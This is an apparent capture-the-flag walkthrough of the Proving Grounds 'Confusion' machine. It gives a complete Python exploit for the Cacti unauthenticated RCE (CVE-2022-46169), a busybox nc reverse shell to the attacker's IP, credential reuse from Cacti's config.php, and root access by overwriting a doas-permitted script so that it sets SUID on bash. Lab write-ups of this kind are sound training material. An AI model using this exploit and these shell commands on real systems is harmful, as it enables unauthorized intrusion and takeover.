
Summary #
There is a Cacti service running on HTTPS (port 443) for which a public exploit is available. We alter the exploit to work with HTTPS and get RCE on the server. Using the database credentials we can move laterally to the james user, which has write permissions on /usr/local/sbin/systeminfo and can also run this using doas as the root user. Making our own systeminfo and running it with doas gets us privilege escalation as the root user.
Specifications #
- Name: CONFUSION
- Platform: PG PRACTICE
- Points: 20
- Difficulty: Intermediate
- System overview: Linux 127.0.0.1 5.4.0-193-generic #213-Ubuntu SMP Fri Aug 2 19:14:16 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
- IP address: 192.168.239.99
- OFFSEC provided credentials: None
- HASH:
local.txt:eaece853ccb24d722281f4441c1e112f - HASH:
proof.txt:430a28bba1a73b5c5f513db5b9726547
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir confusion && cd confusion && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x  7 kali kali 4096 Aug 20 09:35 .
drwxrwxr-x 94 kali kali 4096 Aug 20 09:35 ..
drwxrwxr-x  2 kali kali 4096 Aug 20 09:35 enum
drwxrwxr-x  2 kali kali 4096 Aug 20 09:35 exploits
drwxrwxr-x  2 kali kali 4096 Aug 20 09:35 files
drwxrwxr-x  2 kali kali 4096 Aug 20 09:35 tools
drwxrwxr-x  2 kali kali 4096 Aug 20 09:35 uploads

ip=192.168.239.99

ping $ip

PING 192.168.239.99 (192.168.239.99) 56(84) bytes of data.
64 bytes from 192.168.239.99: icmp_seq=1 ttl=61 time=19.4 ms
^C
--- 192.168.239.99 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 19.447/19.447/19.447/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I don't always scan ports, but when I do, I prefer RustScan.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.239.99:22
Open 192.168.239.99:80
Open 192.168.239.99:443
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-20 09:36 +0200
Initiating Ping Scan at 09:36
Scanning 192.168.239.99 [4 ports]
Completed Ping Scan at 09:36, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 09:36
Completed Parallel DNS resolution of 1 host. at 09:36, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:36
Scanning 192.168.239.99 [3 ports]
Discovered open port 22/tcp on 192.168.239.99
Discovered open port 443/tcp on 192.168.239.99
Discovered open port 80/tcp on 192.168.239.99
Completed SYN Stealth Scan at 09:36, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.239.99
Host is up, received echo-reply ttl 61 (0.018s latency).
Scanned at 2026-08-20 09:36:24 CEST for 0s

PORT    STATE SERVICE REASON
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
443/tcp open  https   syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp  open  ssh     syn-ack ttl 61
80/tcp  open  http    syn-ack ttl 61
443/tcp open  https   syn-ack ttl 61
Run the following command to get a string of all open ports and use the output of this command to paste within NMAP:
## get a list, comma separated of the open port(s)
cd files && cat ports | cut -d '/' -f1 > ports.txt && awk '{printf "%s,",$0;n++}' ports.txt | sed 's/.$//' > ports && rm ports.txt && cat ports && cd ..

## output previous command
22,80,443

## use this output in the `nmap` command below:
sudo nmap -T3 -p 22,80,443 -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT    STATE SERVICE  REASON         VERSION
22/tcp  open  ssh      syn-ack ttl 61 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:4e:5d:e1:e6:97:29:6f:d9:e0:d4:82:a8:f6:4f:3f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCmPOfERLKCxx+ufQz7eRTNuEEkJ+GX/hKPNPpCWlTiTgegmjYoXQ7MA5ibTRoJ6vxpPEggzNszJKbBrSVAbRuT2sBg4o7ywiGUy7vsDBpObMrBMsdKuue3gpkaNF8DL2pB3v/XAxtavq1Mh4vz4yj99cc2pX1GhSjpQTWlsK8Rl9DmBKp7t0XxEWwq3juQ9JiN5yAttMrbTDjwMNxcipsYv0pMudDBE6g4gQyiZGwuUfBn+HirxnfRr7KkxmBaEpZgukXSJ7fXYgpQVgNP2cvd2sy/PYe0kL7lOfYwG/DSLWV917RPIdsPPQYr+rqrBL7XQA2Qll30Ms9iAX1m9S6pT/vkaw6JQCgDwFSwPXrknf627jCS7vQ8mh8UL07nPO7Hkko3fnHIcxyJggi/BoAAi3GseOl7vCZl28+waWlNdbR8gaiZhDR1rLvimcm3pg3nv9m+0qfVRIs9fxq97cOEFeXhaGHXvQL6LYGK14ZG+jVXtPavID6txymiBOUsj8M=
|   256 57:23:57:1f:fd:77:06:be:25:66:61:14:6d:ae:5e:98 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAweAzke7+zPt3Untb06RlI4MEp+vsEJICUG+0GgPMp+vxOdxEhcsVY0VGyuC+plTRlqNi0zNv1Y0Jj0BYRMSUw=
|   256 c7:9b:aa:d5:a6:33:35:91:34:1e:ef:cf:61:a8:30:1c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPJP5z2Scxa02tfhI1SClflg5QtVdhMImHwY7GugVtfY
80/tcp  open  http     syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_http-title: Under Construction!
|_http-server-header: Apache/2.4.41 (Ubuntu)
443/tcp open  ssl/http syn-ack ttl 61 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Under Construction!
| tls-alpn:
|_  http/1.1
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.41 (Ubuntu)
| ssl-cert: Subject: commonName=ugc/organizationName=ugc/stateOrProvinceName=CA/countryName=US/localityName=Los Angeles
| Subject Alternative Name: DNS:cacti-monitoring.confusion.pg
| Issuer: commonName=ugc/organizationName=ugc/stateOrProvinceName=CA/countryName=US/localityName=Los Angeles
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-08-28T15:07:44
| Not valid after:  2025-08-28T15:07:44
| MD5:     555d 1c63 2170 a0a4 9a3c 3ffb f430 b33f
| SHA-1:   40ed 4204 5bc2 d298 4c25 a630 6352 0268 dac7 83cc
| SHA-256: c4da 1195 dad4 ddf1 3412 1580 5bee 2c2d 1b25 ef0a 9e15 7a26 1c32 a1e2 f7b5 a82f
| -----BEGIN CERTIFICATE-----
| MIIDozCCAougAwIBAgIUaNXexirnems2E6o5AMTNG1jygbwwDQYJKoZIhvcNAQEL
| BQAwTDELMAkGA1UEBhMCVVMxCzAJBgNVBAgMAkNBMRQwEgYDVQQHDAtMb3MgQW5n
| ZWxlczEMMAoGA1UECgwDdWdjMQwwCgYDVQQDDAN1Z2MwHhcNMjQwODI4MTUwNzQ0
| WhcNMjUwODI4MTUwNzQ0WjBMMQswCQYDVQQGEwJVUzELMAkGA1UECAwCQ0ExFDAS
| BgNVBAcMC0xvcyBBbmdlbGVzMQwwCgYDVQQKDAN1Z2MxDDAKBgNVBAMMA3VnYzCC
| ASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANVxGte9tIV+2v5YwEEY/OOT
| 26PfZXWR2A0UYeiBtTpBGvv97oICFjDY4OY1jGB57NdZj6/CwsDNz4vc88fxD0bq
| 7iqPz5rDT39gqW6LVIJmnTRP21H2bdXCh+ciHr5HXfzVXJ7AFIXyr6M7ZoyUO++F
| 82G0zrHKeD0qlS8mAiNaR/uyLfOn0vvm3jTvPrTKPUWnUUDzsKeP59+Q+R565dth
| hh7lElEiVfqiRvZbzD74QMylPhLrNckhCb+ZkJ2fgiCED5rDZHqPmurFDg6NvDMP
| CY9NHIflNxmI0dnxlNf/dirR9IfMEBh3Id1IMn3h9AQVFaYnkvfZzhqb5NF99/UC
| AwEAAaN9MHswHQYDVR0OBBYEFM1vSsoFvr5/QFwjVxxZM15AIhk1MB8GA1UdIwQY
| MBaAFM1vSsoFvr5/QFwjVxxZM15AIhk1MA8GA1UdEwEB/wQFMAMBAf8wKAYDVR0R
| BCEwH4IdY2FjdGktbW9uaXRvcmluZy5jb25mdXNpb24ucGcwDQYJKoZIhvcNAQEL
| BQADggEBALCZVoXI5KXiBokOu8Nhd70rOVWOLyulRjpAOUjQSW+W417kFIbgBjaa
| PPJhdJepuyg8ECNzlRX65M3DtArB2pusA057cSAjgmYzNyl90wC28SOkVLg4Vnj8
| Z4LOmcc75czTl1hUp9ZbALfhxBt6fKOFHn6lYi+VUrTU9a5fNWMC1E0VbI8oLG4F
| ZfEPwdFf1iY2BXtRy43r2GctefXq3k7GafSQZgA9j6SdTDVjfB5SZqA6BD9gKU0Q
| XJGgPDdrlCwFr/E1Zf08Xn3Zy9YkUQg2qQQ3XtpdypHidrPQmhw7+WBlHDeqwNeI
| 0724YzzHVRxdcAyzaWe2T/qnaws/U3A=
|_-----END CERTIFICATE-----
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Initial Access #
Going to the websites on port 80/443 gives us the same response that the site is currently under maintenance.

Looking at the output of NMAP we see in the output under 443 there is a DNS entry named: cacti-monitoring.confusion.pg. So, let’s add that to our host file.
echo "192.168.239.99 cacti-monitoring.confusion.pg" | sudo tee -a /etc/hosts

Now when we go to https://cacti-monitoring.confusion.pg/ we indeed get a cacti login page. We can also see this is version 1.2.20.
There are exploits available like this one: https://github.com/sAsPeCt488/CVE-2022-46169, however, they error on the HTTPS/SSL part. So i created this exploit which works fine. Copy this content to a file within the exploits directory called exploit.py:
import requests
import argparse
import urllib3

# Suppress only the InsecureRequestWarning from urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

parser = argparse.ArgumentParser(
    prog='Poc for CVE-2022-46169',
    description='Exploit Unauthenticated RCE on Cacti <= 1.2.22',
    epilog='Author: saspect')

parser.add_argument('target', help='URL of the Cacti application.')


group = parser.add_mutually_exclusive_group(required=True)
group.add_argument('-f', type=argparse.FileType(),
                   help='File containing the command', dest='file')
group.add_argument('-c', help='Command', dest='cmd')

parser.add_argument(
    '--n_host_ids', help='The range of host_ids to try (0 - n)', default=100, dest='n_ids', type=int)

parser.add_argument(
    '--n_local_data_ids', help='The range of local_data_ids to try (0 - n)', default=50, dest='n_localids', type=int)


args = parser.parse_args()

if args.file:
    cmd = args.file.read().strip()
elif args.cmd:
    cmd = args.cmd
else:
    parser.print_help()
    exit(1)


payload = f'; /bin/sh -c "{cmd}"'

local_data_ids = [x for x in range(0, args.n_localids)]
target_ip = args.target.split("/")[2]

print(f"[*] Trying for 1 - {args.n_ids} host ids")


for host_id in range(args.n_ids):
    url = f'{args.target}/remote_agent.php'
    params = {'action': 'polldata', 'host_id': host_id,
              'poller_id': payload, 'local_data_ids[]': local_data_ids}
    headers = {'X-Forwarded-For': '127.0.0.1'}

    # Added verify=False to bypass SSL errors
    r = requests.get(url, params=params, headers=headers, verify=False)
    if('proc' in r.text):
        print(f"[+] Exploit Completed for host_id = {host_id}")
        break
Now let’s setup a Python webserver and run the exploit to test if RCE works.
## get the IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## setup python webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## run exploit
python3 exploit.py https://cacti-monitoring.confusion.pg/ -c 'curl http://192.168.45.182/test/test'
[*] Trying for 1 - 100 host ids
[+] Exploit Completed for host_id = 1

## output webserver:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.239.99 - - [20/Aug/2026 09:58:28] code 404, message File not found
192.168.239.99 - - [20/Aug/2026 09:58:28] "GET /test/test HTTP/1.1" 404 -
192.168.239.99 - - [20/Aug/2026 09:58:28] code 404, message File not found
192.168.239.99 - - [20/Aug/2026 09:58:28] "GET /test/test HTTP/1.1" 404 -
192.168.239.99 - - [20/Aug/2026 09:58:29] code 404, message File not found
192.168.239.99 - - [20/Aug/2026 09:58:29] "GET /test/test HTTP/1.1" 404 -
192.168.239.99 - - [20/Aug/2026 09:58:29] code 404, message File not found
192.168.239.99 - - [20/Aug/2026 09:58:29] "GET /test/test HTTP/1.1" 404 -
192.168.239.99 - - [20/Aug/2026 09:58:29] code 404, message File not found
192.168.239.99 - - [20/Aug/2026 09:58:29] "GET /test/test HTTP/1.1" 404 -
So we have RCE on the server. Now let’s get initial access.
## setup listener
nc -lvnp 9001
listening on [any] 9001 ...

## change reverse shell command
python3 exploit.py https://cacti-monitoring.confusion.pg/ -c 'busybox nc 192.168.45.182 9001 -e sh'

## catch reverse shell
listening on [any] 9001 ...
connect to [192.168.45.182] from (UNKNOWN) [192.168.239.99] 51320

## run whoami
whoami
www-data

## find local.txt
find / -iname 'local.txt' 2>/dev/null
/home/james/local.txt

## view permissions on local.txt
ls -la /home/james/local.txt
-rw-------    1 james    james           33 Aug 20 07:33 /home/james/local.txt
Unfortunately, we cannot read the local.txt file as the www-data user. So, lets first get a proper TTY we upgrade our shell using the script binary.
## determine location script binary
which script
/usr/bin/script

## start the script binary, after that press CTRL+Z
/usr/bin/script -qc /bin/bash /dev/null

## after this command press the `enter` key twice
stty raw -echo ; fg ; reset

## run the following to be able to clear the screen and set the terrminal correct
export TERM=xterm && stty columns 200 rows 200
Lateral Movement #
The default location for Cacti of database connection credentials is: include/config.php,
## print database credentials used by cacti
www-data@127:/var/www/cacti$ cat include/config.php

...
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'uTyWUHAdetb3O23aUEOo1KRg';
$database_port     = '3306';
...
Printing the config.php we get the password: uTyWUHAdetb3O23aUEOo1KRg, we can use this to connect to the database on port 3306. However, we can also check for password reuse. So, let’s list the users with shell. When we try password reuse for the james user, we get access as james.
## grep for users with a shell
www-data@127:/var/www/cacti$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
james:x:1000:1000::/home/james:/bin/bash

## switch user
www-data@127:/var/tmp$ su james
Password:
james@127:/var/tmp$

## change to home directory
james@127:/var/tmp$ cd ~

## print local.txt
james@127:~$ cat local.txt
eaece853ccb24d722281f4441c1e112f
Privilege Escalation #
Now, upload linpeas.sh to the target and run it.
## change directory locally
cd uploads

## download latest version of linpeas.sh
wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.182

## start local webserver
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

## on target
## download `linpeas.sh` using the open port 80
james@127:~$ wget http://192.168.45.182/linpeas.sh
--2026-08-20 12:47:51--  http://192.168.45.182/linpeas.sh
Connecting to 192.168.45.182:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1133905 (1.1M) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                                          0%[                                                                                                              ]linpeas.sh                                         59%[================================================================>                                             ]linpeas.sh                                        100%[=============================================================================================================>]   1.08M  3.85MB/s    in 0.3s

2026-08-20 12:47:51 (3.85 MB/s) - ‘linpeas.sh’ saved [1133905/1133905]


## set the execution bit
james@127:~$ chmod +x linpeas.sh

## run `linpeas.sh`
james@127:~$ ./linpeas.sh
The linpeas.sh output shows the target has /etc/doas.conf:1 permit nopass james as root cmd /usr/local/sbin/systeminfo set and we have write permissions on /usr/local/sbin as james. Therefor we can make our own systeminfo and escalate our privileges to root.
## output linpeas.sh regarding doas
══╣ Doas configuration rules (T1548.003)
Found: /etc/doas.conf (-rw-r--r-- owner UID 0)
  /etc/doas.conf:1 permit nopass james as root cmd /usr/local/sbin/systeminfo
POTENTIAL: a matching permit rule allows /usr/local/sbin/systeminfo as root without a password; inspect command-specific escapes and later rules
EFFECTIVE RULE: current user may run /usr/local/sbin/systeminfo as root without a password (permit nopass)

## change directory
james@127:~$ cd /usr/local/sbin

## move current systeminfo as backup
james@127:/usr/local/sbin$ mv systeminfo systeminfo_bak

## set SUID bit on bash
james@127:/usr/local/sbin$ echo 'chmod u+s /bin/bash' > systeminfo

## change permissions on systeminfo
james@127:/usr/local/sbin$ chmod +x systeminfo

## run doas
doas /usr/local/sbin/systeminfo

## escalate privilege
james@127:/usr/local/sbin$ /bin/bash -p

## run whoami
bash-5.0# whoami
root

## print proof.txt
bash-5.0# cat /root/proof.txt
430a28bba1a73b5c5f513db5b9726547